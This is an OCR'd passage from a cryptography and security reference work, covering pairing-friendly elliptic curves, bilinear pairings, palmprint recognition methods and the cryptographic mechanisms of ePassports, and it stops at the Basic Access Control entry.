The key feature of this algorithm is that y is constructed such that $Dy^2 + (t-2)^2$ is divisible by r. With q chosen such that the CM equation $4q - t^2 = Dy^2$ is satisfied, this yields $4(q+1-t) \equiv 0 \mod r$. Lastly, the choice of t ensures that $r \mid \Phi_k(t-1)$.

There is no reason to believe a priori that t or y can be chosen to be much smaller than r, and thus in general $q \approx r^2$, and $\rho \approx 2$. On the other hand, Cocks–Pinch curves are easy to generate, and in particular one can take r to be any prime congruent to 1 mod k, so r can have low Hamming weight or other desirable features.

The Cocks–Pinch method is also important because it can be generalized to produce families of curves with $\rho < 2$, for selected embedding degrees. This includes work by Barreto, Brezing, Kachisa, Lynn, Scott, and Weng – a comprehensive survey on those and several other constructions of pairing-friendly curves is found in the paper by Freeman, Scott, and Teske [2].

Recommended Reading

1. Barreto PSLM, Naehrig M (2006) Pairing-friendly elliptic curves of prime order, Selected Areas in Cryptography – SAC 2005, Lecture Notes in Computer Science 3897:319–331. Springer, Berlin
2. Freeman D, Scott M, Teske E (2010) A taxonomy of pairing-friendly elliptic curves. J Cryptol 23:224–280
3. Miyaji A, Nakabayashi M, Takano S (2001) New explicit conditions of elliptic curve traces for FR-reduction, IEICE Trans Fundamentals E84-A(5):1234–1243

Pairings

Darrel Hankerson[1], Alfred Menezes[2]
[1]Department of Mathematics, Auburn University, Auburn, AL, USA
[2]Department of Combinatorics and Optimization, University of Waterloo, Waterloo, Ontario, Canada

Synonyms

Bilinear pairings

Related Concepts

►Identity-Based Cryptosystems; ►Pairing-Based Key Exchange

Definition

Let n be a prime number, and let $\mathbb{G}_1 = \langle g_1 \rangle$, $\mathbb{G}_2 = \langle g_2 \rangle$, $\mathbb{G}_3$ be (multiplicatively written) cyclic groups of order n. A *pairing* on $(\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_3)$ is a map

$$\hat{e} : \mathbb{G}_1 \times \mathbb{G}_2 \to \mathbb{G}_3$$

that satisfies the following three conditions:

1. (*Bilinearity*) For all $r_1, r_2 \in \mathbb{G}_1$ and $s_1, s_2 \in \mathbb{G}_2$, $\hat{e}(r_1 r_2, s_1) = \hat{e}(r_1, s_1) \cdot \hat{e}(r_2, s_1)$ and $\hat{e}(r_1, s_1 s_2) = \hat{e}(r_1, s_1) \cdot \hat{e}(r_1, s_2)$.
2. (*Non-degeneracy*) $\hat{e}(g_1, g_2) \neq 1$.
3. (*Computability*) $\hat{e}(r, s)$ can be efficiently computed for all $r \in \mathbb{G}_1$ and $s \in \mathbb{G}_2$.

It follows from the bilinearity property that $\hat{e}(r^a, s^b) = \hat{e}(r, s)^{ab} = \hat{e}(r^b, s^a)$ for all $r \in \mathbb{G}_1$, $s \in \mathbb{G}_2$, and $a, b \in \mathbb{Z}$.

Background

Beginning in 2000, pairings have been widely used in the design of cryptographic protocols for such tasks as ►identity-based encryption and ►aggregate signatures. The security of these pairing-based protocols is dependent on the hardness of certain computational problems. For example, security of the Boneh–Franklin identity-based encryption scheme relies on the intractability of the

bilinear Diffie–Hellman problem: given $g_1^a, g_1^b \in \mathbb{G}_1$ and $g_2^a, g_2^c \in \mathbb{G}_2$, compute $\hat{e}(g_1, g_2)^{abc}$. Necessary conditions for intractability of such problems include hardness of the ►discrete logarithm problems in $\mathbb{G}_1$, $\mathbb{G}_2$ and $\mathbb{G}_3$. Pairings that are cryptographically useful can be constructed from elliptic curves defined over finite fields, and more generally from hyperelliptic curves and abelian varieties. For an introduction to the mathematics and applications of pairings, see [3].

Theory

Let E be an ►elliptic curve defined over the ►finite field $\mathbb{F}_q$, and let n be a prime divisor of $\#E(\mathbb{F}_q)$, the number of $\mathbb{F}_q$-rational points on E. Suppose further that $\gcd(n, q) = 1$. Let $P \in E(\mathbb{F}_q)$ be a point of order n. Then the *embedding degree* of $\langle P \rangle$ is the smallest positive integer k such that $n \mid q^k - 1$. The embedding degree is so named because the Weil and Tate pairing attacks efficiently transfer instances of the ►elliptic curve discrete logarithm problem in $\langle P \rangle$ to instances of the discrete logarithm problem in μ_n, the order-n subgroup of the multiplicative group $\mathbb{F}_{q^k}^*$.

The Weil and Tate pairings also yield cryptographically useful pairings. In order for these pairings to be efficiently computable, the embedding degree k should be sufficiently small so that arithmetic in $\mathbb{F}_{q^k}$ is tractable. For this reason, E is said to be a *pairing-friendly elliptic curve* if k is small.

Suppose now that E is pairing-friendly, and suppose for simplicity that $k > 1$. Let $E[n]$ denote the set of *all* points on E that have order dividing n. Balasubramanian and Koblitz [1] proved that $E[n] \subseteq E(\mathbb{F}_{q^k})$, whence $n^2 \mid \#E(\mathbb{F}_{q^k})$. It is further assumed that $n \nmid \#E(\mathbb{F}_{q^k})/n^2$. Then the *modified Tate pairing* is a map

$$e : E[n] \times E[n] \to \mu_n$$

defined as follows. Let $P_1, P_2 \in E[n]$. Let f be a rational function that has a zero of order n at P_1, a pole of order n at the point at infinity ∞, and no other zeros or poles on E. Let $R \in E[n]$ be any point satisfying $R \notin \{\infty, P_1, -P_2, P_1 - P_2\}$. Then

$$e(P_1, P_2) = \left(\frac{f(P_2 + R)}{f(R)} \right)^{(q^k - 1)/n}.$$

The function f can be efficiently computed using Miller's algorithm [7].

In recent years, many families of pairing-friendly elliptic curves have been discovered; see ►pairing-friendly elliptic curves for a summary. In addition, many efficient algorithms have been devised for computing the modified Tate pairing and its variants.

If E is supersingular, then it is known that $k \leq 6$. Noteworthy families of supersingular elliptic curves are the $k = 2$ curves over prime fields, the $k = 4$ curves over characteristic-two fields, and the $k = 6$ curves over characteristic-three fields. These elliptic curves give rise to nondegenerate bilinear pairings $\hat{e} : \langle P \rangle \times \langle P \rangle \to \mu_n$, which are called *symmetric* because $\mathbb{G}_1 = \mathbb{G}_2 = \langle P \rangle$. The fastest pairing known for the $k = 4$ and $k = 6$ curves is the eta-pairing [2].

Suppose now that E is a non-supersingular pairing-friendly elliptic curve. Noteworthy families include the $k = 6$ Miyaji–Nakabayashi–Takano (MNT) curves and the $k = 12$ Barreto–Naehrig (BN) curves. Let $Q \in E[n]$ with $Q \notin \langle P \rangle$. Then the restriction of the modified Tate pairing $\hat{e} : \langle P \rangle \times \langle Q \rangle \to \mu_n$ is a nondegenerate bilinear pairing, called *asymmetric* because $\langle P \rangle \neq \langle Q \rangle$. The fastest pairing known is the R-ate pairing [5].

As mentioned above, necessary conditions for the security of these pairings are that the discrete logarithm problems in $\langle P \rangle$, $\langle Q \rangle$, and μ_n be intractable. Consequently, n should be sufficiently large so that Pollard's ρ method in a group of order n is intractable, while q^k should be sufficiently large so that the ►index-calculus attacks on the discrete logarithm problem in $\mathbb{F}_{q^k}$ are intractable. For example, if a 128-bit security level is desired, then one should ensure that $n \geq 2^{256}$. Furthermore, one should ensure that $q^k \geq 2^{3072}$ if q is prime and $q^k \geq 2^{4800}$ if the characteristic of $\mathbb{F}_q$ is small (e.g., 2 or 3) [6].

The eta pairing arising from the $k = 4$ and $k = 6$ supersingular elliptic curves and the R-ate pairing arising from $k = 12$ BN curves are compared in [4] at the 128-bit security level. Generally speaking, the symmetric pairings are easier to implement; in particular, the curves over characteristic two and three fields have been attractive on devices without a hardware integer multiplier. At the 128-bit security level, the higher embedding degree with the BN curves allows a better match of the security (against discrete logarithm attacks) in the elliptic curve groups to that in μ_n. The comparisons in [4] on workstations possessing relatively fast hardware integer multiplication favor the BN curves, by a factor more than 3 on two popular 64-bit systems. Pairing times are comparable to a few point multiplications in $\langle P \rangle$, and pairing-based protocols are feasible even on small devices. As an example targeting wireless sensor networks, [8] describes an implementation at the 80-bit security level using the $k = 4$ curves over binary fields, reporting a pairing time of 5.5 s on an 8-bit 7.4 MHz ATmega128L (with 4 KB RAM and 128 KB of ROM).

Recommended Reading

1. Balasubramanian R, Koblitz N (1998) The improbability that an elliptic curve has sub-exponential discrete log problem under the Menezes-Okamoto-Vanstone algorithm. J Cryptol 11:141–145

2. Barreto P, Galbraith S, Ó'hÉigeartaigh C, Scott M (2007) Efficient pairing computation on supersingular abelian varieties. Design Codes Cryptogr 42:239–271
3. Galbraith S (2005) Pairings. In Blake I, Seroussi G, Smart N (eds) Advances in elliptic curve cryptography. Cambridge University Press, Cambridge
4. Hankerson D, Menezes A, Scott M (2008) Software implementation of pairings. In Joye M, Neven G (eds) Identity-based cryptography. IOS Press, Amsterdam
5. Lee E, Lee H-S, Park CM (2009) Efficient and generalized pairing computation on abelian varieties. IEEE Trans Inf Theor 55: 1793–1803
6. Lenstra A (2001) Unbelievable security: matching AES security using public key systems. Advances in cryptology–Asiacrypt 2001, Lecture Notes in Computer Science 2248:67–86. Springer, Berlin
7. Miller V (2004) The Weil pairing, and its efficient calculation. J Cryptol 17:235–261
8. Oliveira LB, Scott M, López J, Dahab R (2008) TinyPBC: pairings for authenticated identity-based non-interactive key distribution in sensor networks. Networked sensing systems pp. 173–180. See also Cryptology ePrint Archive: Report 2007/482, http://eprint.iacr.org/2007/482

Palmprint Authentication

►Palmprint Recognition

Palmprint Recognition

David Zhang[1], Feng Yue[2], Wangmeng Zuo[2]
[1]Biometrics Research Centre, Department of Computing, The Hong Kong Polytechnic University, Hung Hom, Kowloon, Hong Kong
[2]School of Computer Science and Technology, Harbin Institute of Technology, Harbin, China

Synonyms

Palmprint authentication

Related Concepts

►Online Palmprint Identification

Definition

Palmprint recognition is one of the biometric technologies that uses unique discriminative features of palmprint to automatically recognize a person's identity.

Background

Biometrics is the technology of identifying a person by his/her physiological characteristics, such as iris, palmprint, fingerprint, and face, or using some aspect of his/her behavior, such as voice, signature, and gesture. Compared with traditional token-based or knowledge-based personal identifications that have the limitations of being easily stolen or forgotten, biometrics is regarded as a highly reliable and effective means to automatically recognize a person's identity.

Palmprint recognition is a relatively novel but efficient biometric technology. There are many unique features in palmprint that can be used for personal identification. In a low-resolution palmprint image with less than 100 dpi, the most distinctive features are principal lines and wrinkles; while in a high-resolution palmprint image with at least 400 dpi, more features, such as ridges, minutiae points, and singular points can be extracted. Besides, it has been revealed that the 3D shape features of palm lines also carry important information for personal authentication. Although it is possible to construct a highly accurate palmprint recognition system using a high-resolution capture device, it is often very time consuming to capture and process the images. In general, high-resolution palmprint images are essential for some applications such as law enforcement, while low-resolution images are more suitable for civil and commercial applications [1].

Building a palmprint recognition system usually involves four modules: image acquisition, preprocessing, feature extraction, and matching. The image acquisition module aims at obtaining a good quality palmprint image within a short time interval. In preprocessing, the target is to detect several key points to align different palmprint images and establish a reference coordinate system. In feature extraction and matching, a set of discriminative features is extracted from the palmprint image, and then compared against the stored templates to generate matching results. Final decision can be made according to the matching results and the predefined threshold.

Palmprint recognition may operate in either of two modes, verification or identification. In verification, an identity is validated by matching a test palmprint image with a stored template of claimed identity, and then making a decision to determine whether the claim is true or not. Verification is a typical one-to-one matching task. In identification the task is more complex as determining the identity of a query palmprint requires the system to search the most similar one from all the templates in the database. The subject which the resultant template belongs to is recognized as the identification result. Identification is thus a one-to-many matching task and a more challenging problem than verification.

Theory

Feature extraction and matching are two of the most crucial problems in palmprint recognition. In practice,

sometimes it is difficult to distinguish feature extraction from matching, and thus, the term "palmprint recognition method" is often used as a generalized denotation of the palmprint feature extraction and matching algorithm.

Palmprint recognition methods can be roughly grouped into three categories: holistic-based, local-feature-based, and hybrid methods. Holistic-based methods treat a palmprint image as a vector, 2D matrix, or second-order tensor, and feature extraction and classification techniques are then used for palmprint recognition, such as the subspace method and invariant moments for feature extraction, and the nearest neighbor and support vector machine (SVM) for classification. Local-feature-based methods extract local salient features (such as lines and texture features) from palmprint images, and use a matcher to compare against the stored templates. Hybrid methods use both holistic and local features to improve the recognition accuracy or facilitate identification speed.

As one category of local-feature-based methods, the coding-based methods, which encode the response of a bank of filters into bitwise code, have been very successful in palmprint representation and matching. They have the advantages of small feature size and fast matching speed, and have achieved state-of-the-art recognition accuracy. Generally speaking, there are three main topics: filter design, coding scheme, and matching approach. Three representative approaches, i.e., competitive code [2], ordinal measure [3], and robust line orientation code (RLOC) [4] are described here to demonstrate these three topics.

Competitive Code

Competitive code is an effective method for the extraction and representation of palm line orientation information. The 2D Gabor function is adopted for filtering the palmprint images. Furthermore, since palm lines are negative, only the negative real part of the 2D Gabor function shown as follows:

$$\psi(x,y,x_0,y_0,\omega,\theta,\kappa)=\frac{-\omega}{\sqrt{2\pi}\kappa}e^{-\frac{\omega^2}{8\kappa^2}(4x'^2+y'^2)}\left(\cos(\omega x')-e^{-\frac{\kappa^2}{2}}\right), \tag{1}$$

is used, where $x' = (x - x_0)\cos\theta + (y - y_0)\sin\theta$, $y' = -(x - x_0)\sin\theta + (y - y_0)\cos\theta$, (x_0, y_0) is the center of the function, ω is the radial frequency in radians per unit length and θ is the orientation of the Gabor functions in radians. The κ is defined by $\kappa = \sqrt{2\ln 2}\left(\frac{2^\delta+1}{2^\delta-1}\right)$, where δ is the half-amplitude bandwidth of the frequency response. When σ and δ are fixed, ω can be derived from $\omega = \kappa/\sigma$.

Let $I(x, y)$ denote the preprocessed image, $\psi(x, y, \theta)$ is the filter with orientation θ, the competitive rule is defined as:

$$j = \arg\min_{\theta}\{I(x,y) * \psi(x,y,\theta)\}, \tag{2}$$

where j is the winning index, and $*$ denotes the convolution operator. In the competitive coding scheme, six filters with orientations $\theta_p = p\pi/6$, $p = \{0,1,\ldots,5\}$ are selected for the competition. The procedure of the feature extraction and representation is illustrated in Fig. 1.

After feature extraction, the distance of two palmprints is measured by the summation of angular distance of all sampling points. The winning index is represented by 3 bits to efficiently calculate this angular distance, as illustrated in Tables 1 and 2. With this bitwise representation, the angular distance of two competitive codes can be efficiently computed with Boolean XOR operators.

Ordinal Measure

Ordinal measure is different from competitive code. It first uses six 2D elliptical Gaussian filters for filtering the palmprint image, and then compares the two filtering responses orthogonal in orientations to generate 1 bit feature code. The 2D elliptical Gaussian filter used by ordinal measure is defined as:


$$f(x,y,x_0,y_0,\delta_x,\delta_y,\theta)=\exp\left(-\left(\frac{x'}{\delta_x}\right)^2-\left(\frac{y'}{\delta_y}\right)^2\right), \tag{3}$$

where x', y', x_0, y_0, θ are the same as defined in Eq. (1), δ_x and δ_y are the horizontal and vertical scale of the Gaussian filter, respectively. Since this method only concerns the relative magnitude of the filtering responses orthogonal in orientations, the ordinal coding rule is defined as:

$$OF(x,y,\theta)=\frac{1+\mathrm{sgn}\left(I(x,y)*\left(f(x,y,\theta)-f(x,y,\theta+\pi/2)\right)\right)}{2}, \tag{4}$$

where sgn(·) is the sign function. The procedure of the feature extraction and representation of ordinal measure is illustrated in Fig. 2.

The code size of the competitive code and ordinal measure is the same: for each sample pixel, the code length is three bits. However, the ordinal measure scheme has a faster feature extraction speed than the competitive code by performing filter-level combination. As a result, the filtering process can be performed only on three orientations, which allows the ordinal measure to save roughly half the feature extraction time in comparison to competitive code method.



Palmprint Recognition. Fig. 1 Procedure of the competitive coding scheme

Palmprint Recognition. Table 1 Bitwise representation of the competitive code

Winning index	Bit 1	Bit 2	Bit 3
0	0	0	0
1	0	0	1
2	0	1	1
3	1	1	1
4	1	1	0
5	1	0	0

Palmprint Recognition. Table 2 All possible angular distances between different winning indexes

Angular distance	Winning indexes						
Winning indexes		0	1	2	3	4	5
	0	0	1	2	3	2	1
	1	1	0	1	2	3	2
	2	2	1	0	1	2	3
	3	3	2	1	0	1	2
	4	2	3	2	1	0	1
	5	1	2	3	2	1	0

RLOC

In the feature extraction stage, RLOC uses a modified finite Radon transform (MFRAT) to extract the orientation features of palm lines, and encodes the winning orientation index. Denoting $Z_p = \{-p, \ldots, 0, 1, \ldots, p\}$, where p is a positive integer, the MFRAT of an image $I(i,j)$ on the finite grid Z_p^2 is defined as:

$$MFRAT_I(i_0, j_0, \theta) = \sum_{(i,j) \in L_\theta} I[i,j], \qquad (5)$$

where L_θ denotes the set of neighbor points of (i_0, j_0) that makes up a line with angle $\theta = p\pi/6$, $p = \{0, 1, \ldots, 5\}$, which means:

$$L_\theta = \{(i,j) : i = l + i_0, j = k(i - i_0) + j_0, l \in Z_p\}, \qquad (6)$$

where (i_0, j_0) denotes the center point, and k is the corresponding slope of L_θ. Actually, the width of palm lines usually is larger than 1 pixel, and L_θ is further extended to represent the set of points that makes up a line with angle θ and line width d. Figure 3 presents six 16 × 16 MFRAT templates used in RLOC feature extraction. Since the palm lines are negative, the orientation of center point $I(i_0, j_0)$ is determined using a winner-takes-all rule:

$$w_{(i_0,j_0)} = \arg\min_k \left(r[L_{\theta_k}]\right) \quad k = 0, 1, \cdots, 5 \qquad (7)$$


where, $w_{(i_0,j_0)}$ is the winner index.

To improve the fault tolerant ability, in the matching stage RLOC adopts a pixel-to-area matching scheme, where each pixel in one template is compared with the neighborhood of the corresponding pixel in another template, as shown in Fig. 4.


Compared with the competitive code and ordinal measure, RLOC has a faster feature extraction speed because the implementation of MFRAT only uses summation operation. However, because RLOC adopts the pixel-to-area comparison scheme, the matching speed of RLOC would be much slower.

Applications


Due to its attractive features, low-resolution palmprint recognition is expected to have a wide range of potential



Palmprint Recognition. Fig. 2 Procedure of the ordinal measure scheme



Palmprint Recognition. Fig. 3 The 16 × 16 MFRAT templates



Palmprint Recognition. Fig. 4 The pixel-to-area comparison scheme


civilian applications such as access control and work attendance checking. For instance, for workers and elders who may not provide clear fingerprint because of their problematic skins and physical work, or identical twins who have very similar faces, palmprint recognition can provide a more reliable and effective way of automatical personal identification.

Currently most of the applications of high-resolution palmprint image are related to forensic applications, where the partial-to-full matching must be supported. For example, the partial (also called latent) palmprint lifted from knife hilts, gun grips, steering wheels, and window panes from crime scene can be used to match against background database of full palmprints. Because of the complex background, small common areas, and large number of creases, latent palmprint matching is a more challenging problem than full-to-full matching which is commonly used in low-resolution palmprint recognition [5].

Experimental Results

The Hong Kong Polytechnic University published a palmprint database (version 2) [6] in 2006. The images in this database are captured by a special device based on a charge-coupled device (CCD) camera, with the resolution of 75 dpi and the size of 384 × 284. This database is the largest palmprint database public available and the most extensively used by researchers. It consists of 7,752 images captured from 386 palms of 193 individuals in two sessions, where the average interval between the first and the second sessions is around 2 months. During each session, about ten palmprint images of the left palm and ten of the right palm are captured. Figure 5 shows two palmprint images from the database.

In palmprint verification, the key measurements in accuracy are the false acceptance rate (FAR) and the false



Palmprint Recognition. Fig. 5 Two sample palmprint images in the Hong Kong Polytechnic University palmprint database

rejection rate (FRR). The former is the percentage that the palmprint verification system incorrectly accepts an access attempted by an unauthorized user, while the latter denotes the percentage that the system incorrectly rejects an authorized access attempt. In the verification experiment, if each of the palmprint images in the Hong Kong Polytechnic University database is matched with all the remaining images, then the FAR values of competitive code, ordinal measure and RLOC when FRR = 10^{-4}% are 0.44%, 4.79%, and 1.25%, respectively.

The key measurement in accuracy in palmprint identification experiment is the identification rate (IR). It is the percentage that the palmprint identification system correctly recognizes the identity of an authorized user from all the registered users. In the Hong Kong Polytechnic University database, if three palmprint images collected in the first session are randomly selected as templates for each palm, and all the images collected in the second session are treated as queries, then the identification rates of competitive code, ordinal measure and RLOC are 99.95%, 99.92%, and 99.95%, respectively.

Open Problems

By far, current palmprint recognition methods have achieved satisfactory recognition accuracy, feature extraction, and matching speed to build a real-time biometric system. However, there are still several open problems for robust palmprint recognition. For example, the users would feel uncomfortable for the pegs on conventional capture device, and some users believe that the surface of capture device is unhygienic. Thus, touchless and user-free acquisition device, which is more appealing to users, is required. Besides, several interesting directions, such as fusion with hand geometry, fingerprint, palm vein, 3D palmprint recognition, and multispectral palmprint recognition might be promising in future research.

Recommended Reading

1. Zhang D, Kong WK, You J, Wong M (2003) On-line palmprint identification. IEEE Trans Pattern Anal Mach Intell 25(9):1041–1050
2. Kong AWK, Zhang D (2004) Competitive coding scheme for palmprint verification. Proceedings of International Conference on Pattern Recognition, pp 520–523
3. Sun ZN, Tan TN, Wang YH, Li SZ (2005) Ordinal palmprint representation for personal identification. Proceedings of IEEE Conference on Computer Vision and Pattern Recognition
4. Jia W, Huang DS, Zhang D (2008) Palmprint verification based on robust line orientation code. Pattern Recognition 41(5):1521–1530
5. Jain AK, Feng JJ (2009) Latent palmprint matching. IEEE Trans Pattern Anal Mach Intell 31(6):1032–1047
6. Zhang D. PolyU Palmprint Database, Biometric Research Centre, Hong Kong Polytechnic University (online). Available from: http://www.comp.polyu.edu.hk/~biometrics/

Parallelizable Message Authentication Code

►PMAC

Passport Security

Jean-Jacques Quisquater[1], Gildas Avoine[2]
[1]Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium
[2]Université catholique de Louvain, Louvain-la-Neuve, Belgium

Synonyms

Biometric passport security; ePassport security; Machine readable travel document security

Related Concepts

►Biometric Passport Security; ►RFID Security

Definition

Passports nowadays include a contactless integrated circuit to fight against counterfeited document. The integrated circuit contains personal data and is able to perform cryptographic operations. Security and privacy of these high-tech passports are considered in this article.


Background

The *International Civil Aviation Organization* (ICAO), an agency of the United Nations, has been working since 1968 [13] on the development of recommendations for a standardized passport book. This early work led in 1980 to the first edition of the standard DOC 9303 that fully specifies the *Machine Readable Travel Documents* (MRTD), initially devoted to passports, then extended to visas and cards. In 1998, the ICAO initiated some work on biometric identification systems and associated means. In 2004, it released a new version of DOC 9303 [14], endorsed by ISO/IEC 7501, that defines passports with biometrics and contactless *Integrated Circuit* (IC), so-called *ePassport*.

Theory

An ePassport contains a contactless and batteryless IC, integrated into the back cover of the document or into an intermediate page, and usually displays a characteristic logo on its front cover, as shown in Fig. 1.

The international interoperability of the ePassport requires the IC to be compliant with widely deployed standards. It is so compliant with ISO/IEC 14443 (type A or B) for the physical and communication layers and with DOC 9303 for the application layer. Information in the IC is stored in a write-protected file system defined in ISO/IEC 7816-4, thus accessible with regular *Application Protocol Data Units* (APDU), that includes a *Logical Data Structure* (LDS). LDS contains nineteen *Data Groups*, from DG1 to DG19: DG1 ("Details recorded in the MRZ") and DG2 ("Encoded face") are the only mandatory information; DG3 to DG16 are optional and may contain a digitalized signature, some biometrics, a public key, etc; and DG17 to DG19 are reserved for future use. Additionally, LDS defines two special elementary files, EF.COM and EF.SOD, that respectively contain the list of the present DGs and some cryptographic material described below. Finally, LDS defines some elementary files storing symmetric and asymmetric cryptographic keys for internal use.



Passport Security. Fig. 1 Logo usually printed on the front cover of ePassports

The security of the ePassport is assured through several cryptographic mechanisms. The *Passive Authentication* (PA) prevents counterfeiting of ePassports. The *Active Authentication* (AA) assures that the inspected ePassport is not a clone of a legitimate one. The *Basic Access Control* (BAC) prevents someone to get access to the content of the LDS without physically handling the document. The *Secure Messaging* (SM) protects the communication between the IC and the *Inspection System* (IS). Finally, the *Extended Access Control* (EAC), introduced recently, grants the access to the DGs to authorized IS only.

Passive Authentication

PA is a mandatory security mechanism whose aim is to prove that the content of EF.SOD and LDS are authentic and not modified. To assure so, EF.SOD contains the hash value of each DG present in LDS and a signature calculated by the issuing State over these values. EF.SOD is implemented as specified in RFC 3369.

The signature can be checked by IS using the *Document Signer* (DS) X.509 certificate, available from EF.SOD along with the hash values and the signature. Alternatively, the DS certificates should be available from the ICAO *Public Key Directory* (PKD).

In turn, a DS certificate can be checked using the *Country Signing CA* (CSCA) X.509 certificate. The ICAO PKD does not publish the CSCA certificates but uses them for checking the received DS certificates before publication. As a consequence, the CSCA certificates should be exchanged according to bilateral agreements between the States. Certificate revocation lists should also be exchanged through these agreements, but are available from the ICAO PKD, though.

According to DOC 9303, PA should use one of the following signature schemes: RSA, DSA, and ECDSA. Those States implementing the RSA algorithm shall use RFC 3447 PKCS#1. DOC 9303 recommends to use RSASSA-PSS with modulus of minimum size 3,072 bits and 2,048 bits for the CSCA keys and the DS keys, respectively. Those States implementing the DSA algorithm shall use FIPS 186-2. The minimum sizes for the moduli p and q should be 3,072 and 256 bits, and 2,048 and 224 bits for the CSCA keys and

the DS keys, respectively. Those States implementing the ECDSA algorithm shall use X9.62 or ISO/IEC 15946. The minimum size for the base point order should be 256 bits and 224 bits for the CSCA keys and the DS keys, respectively. States should choose a hash algorithm in the following list, in accordance with the selected signature scheme: SHA-1, SHA-224, SHA-256, SHA-384, and SHA-512 (FIPS 180-2). DOC 9303 recommends to renew the CSCA keys every 3–5 years, and the DS keys every 3 months.

Active Authentication

AA is an optional security mechanism whose aim is to prove that EF.SOD belongs to the authentic ePassport, i.e., it is not a cloned one. AA is based on a 2-pass challenge–response protocol as described in ISO/IEC 9796-2 Digital Signature Scheme 1. Upon reception of a nonce from IS, IC generates a second nonce and signs both of them using its signature private key stored in an internal elementary file. The information on the associated public key (SubjectPublicKeyInfo) is available in DG15, encoded as specified in RFC 3280. Note that DG15 does not contain any signed certificate because the authenticity and integrity of the public key are ensured by PA.

Like PA, AA should rely on RSA, DSA, or ECDSA. The minimum sizes of the security parameters are smaller than what is required for PA because the signature is generated on-the-fly by IC. Thus, in accordance with DOC 9303, the minimum sizes for the security parameters should be 1,024 bits, 1,024 and 160 bits, and 160 bits, respectively.

Basic Access Control

